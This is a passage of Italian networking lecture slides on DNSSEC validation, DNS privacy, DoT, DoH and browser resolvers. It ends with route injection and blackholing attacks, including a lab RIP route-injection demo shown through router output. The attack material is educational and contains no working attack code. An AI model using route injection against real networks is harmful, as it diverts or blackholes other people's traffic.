nostra chiave ZSK ha protetto il resto dei nostri RRSet nella sezione precedente: firmando la chiave ZSK pubblica (memorizzata in un record DNSKEY) e creando un RRSIG per il DNSKEY.



- il nameserver pubblica la KSK pubblica in un altro record DNSKEY, che ci dà il RRSet DNSKEY mostrato sopra. Sia la KSK che la ZSK pubbliche sono firmate dalla KSK privata. I resolver possono quindi utilizzare la KSK pubblica per convalidare la ZSK pubblica.


# Delega del firmatario

- Un record di delega del firmatario (DS) consente il trasferimento di fiducia da una zona genitore a una zona figlio.
- Un autorità di zona esegue l'hash del record DNSKEY contenente la KSK pubblica e lo assegna alla zona genitore per la pubblicazione come record DS.
- Il record DS viene firmato proprio come qualsiasi altro RRSet, il che significa che ha un RRSIG corrispondente nel genitore.




# La catena della fiducia

- Ogni volta che un resolver viene ridirezionato a una zona figlio, la zona genitore fornisce a sua volta un record DS.
- Questo record DS è il modo in cui i resolver sanno che la zona figlio è abilitata al DNSSEC.
- Per verificare la validità della KSK pubblica della zona figlio, il resolver esegue l'hash e lo confronta con il record DS del genitore.
- Se corrispondono, il resolver può presumere che la KSK pubblica non sia stata manomessa, il che significa che può considerare attendibili tutti i record nella zona figlio.
- Questo è il modo in cui viene stabilita la catena della fiducia.




# Convalida

- La convalida per i resolver si configura in questo modo:
  - Richiedere il RRSet desiderato, che restituisce anche il record RRSIG corrispondente.
  - Richiesta dei record DNSKEY contenenti la ZSK pubblica e la KSK pubblica, che restituisce anche il RRSIG per il DNSKEY RRSet.
  - Verifica del RRSIG del RRSet richiesto con la ZSK pubblica.
  - Verifica del RRSIG del RRSet DNSKEY con la KSK pubblica.



# Funzionamento DNSSEC



RRs in DNS Reply	Aggiunto da DNSSEC
"com. NS a.gtld.net" "a.gtld.net A 143.7.0.1"	"com. DS" "RRSIG(DS) by ."
"google.com. NS ns1.google.com" " ns1.google.com A 8.8.0.2"	"com. DNSKEY" "RRSIG(DNSKEY) by com." "google.com. DS" "RRSIG(DS) by com."
"www.google.com A 128.1.0.4"	"google.com DNSKEY" "RRSIG(DNSKEY) by google.com." "RRSIG(A) by google.com."

# Chi può vedere le richieste DNS?

- Quando si pensa a un server DNS va considerato:
  - Chi possiede quel server?
  - Quali informazioni è possibile carpire sul tuo traffico dalle query?
    - Heath, dati finanziari, sociali, altri dati privati ...
  - Cosa si può con queste informazioni? \$\$\$
- Chiunque voglia guardare può farlo ...
  - Il DNS sulla porta 53 non è un servizio in grado di garantire privacy
  - anche DNSSEC non è crittografato
  - Inizialmente, la privacy non era considerata un requisito per il traffico DNS
  - Si supponeva che il traffico di rete fosse sufficientemente indene da fenomeni di intercettazione

# IETF RFC 7258 "Pervasive Monitoring Attack"


- Il monitoraggio pervasivo (PM) è un attacco estremamente diffuso mirato alla privacy
- Il PM si distingue per essere indiscriminato e su larga scala e finalizzato alla sorveglianza attraverso la raccolta intrusiva di artefatti protocollari, come ad esempio:
  - contenuto dell'applicazione
  - metadati del protocollo, ad es. intestazioni.
  - intercettazioni attive o passive
  - analisi del traffico (ad es. correlazione, tempistica o misurazione delle dimensioni dei pacchetti)

# Opzioni di difesa

- Scelta opportuna del DNS provider
  - Non è obbligatorio fidarsi dei DNS forniti di default via DHCP
  - Ci possono essere diverse ragioni per fidarsi e usare un servizio DNS rispetto a un altro
    - Costo
    - Velocità
    - Resilienza nei confronti di attacchi;
    - Blocco dei domini associati ad attività ostili
    - Privacy: non tenere traccia delle queries
- Esempi
  - Google DNS: 8.8.8.8
    - Veloce, resistente agli attacchi conserva le richieste solo per 24 ore
  - Cloudflare & APNIC: 1.1.1.1
    - Ancora più veloce (federe dnsperf.com), non traccia nessuna richiesta
  - Quad9: 9.9.9.9
    - Non profit, non traccia nessuna richiesta
  - ...
- In ogni caso le queries rimangono in chiaro

# DNS over TLS (DoT)

- Implementato nella RFC 7858, RFC 8310
- Crittografa le query e le risposte DNS tramite TLS
  - TLS utilizza un handshake iniziale per consentire a un client di:
    - Convalidare l'identità del server
    - Negoziare una chiave di sessione da utilizzare nella sessione TCP
  - La stessa sessione TLS si può usare per query multiple
- Pro:
  - Aumenta la privacy e la sicurezza
  - Previene l'intercettazione e la manipolazione dei dati
- Problemi
  - Uso di memoria significativo per resolutori che lavorano in logica ricorsiva
  - Va utilizzato per molte query per ammortizzare i costi degli handshake
  - Nessuna implementazione client nativa (ad oggi), richiede installazione SW
  - La privacy è relativa, poiché il resolver ricorsivo vede ancora tutte le query DNS



# DNS over HTTPS (DoH)


- Richieste e risposte DNS inviate tramite HTTPS
  - Aumenta la privacy e la sicurezza, migliorando al contempo le prestazioni
  - Previene l'intercettazione e la manipolazione dei dati
  - Simile a DNS over TLS, ma basato su semantica HTTP
  - Può usare il formato standard DNS o JSON
- Il Client DoH
  - seleziona il server utilizzando template URI
- Il Server DoH
  - accetta richieste DNS formulate nei messaggi POST e GET: application / dns-message
  - Se si usa HTTP/2, è possibile fare PUSH di informazioni aggiuntive
- Problemi:
  - Il Client DoH va implementato direttamente nell'app (difficile capire quando le query NON utilizzano DoH)
  - Il Proxy DoH va implementato su server DNS (connessione su 53 o 853) o su singolo host
  - Nessuna delle precedenti è una soluzione crittografata end to end

# DNS embedded nel Browser


- Esempio: Firefox “Trusted Recursive Resolver”
- Evita l'uso del resolver DNS e dell'intera infrastruttura DNS locale
- Il browser invia le sue query DNS direttamente a un resolver attendibile usando HTTPS
- Server che supportano questa modalità sono resi disponibili da:
  - Cloudflare,
  - Google,
  - Cleanbrowsing

# Iniezione di routes inesistenti


- Tipicamente utilizzati per:
  - Violare l'integrità dei meccanismi di instradamento
  - Creare coni d'ombra sulla rete o iniettare netblocks falsi
  - Effettuare diversioni fraudolente del traffico
  - Corrompere/influenzare il funzionamento di meccanismi infrastrutturali (DNS)
  - Destabilizzare i meccanismi di routing



# Route BlackHoling Attack




# Route BlackHoling Attack



# RIP route injection in pratica

- Attacco emulato in lab iniettando la route 2.0.0.0/24 da 10.0.0.1 a 224.0.0.9 (tutti i router RIP)
- La nuove route è in routing table di tutti i router



**Before**

```
R2#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      a - application route
      + - replicated route, % - next hop override

Gateway of last resort is 10.0.0.3 to network 0.0.0.0

R*   0.0.0.0/0 [120/1] via 10.0.0.3, 00:00:20, GigabitEthernet2/0
      10.0.0.0/8 is variably subnetted, 5 subnets, 3 masks
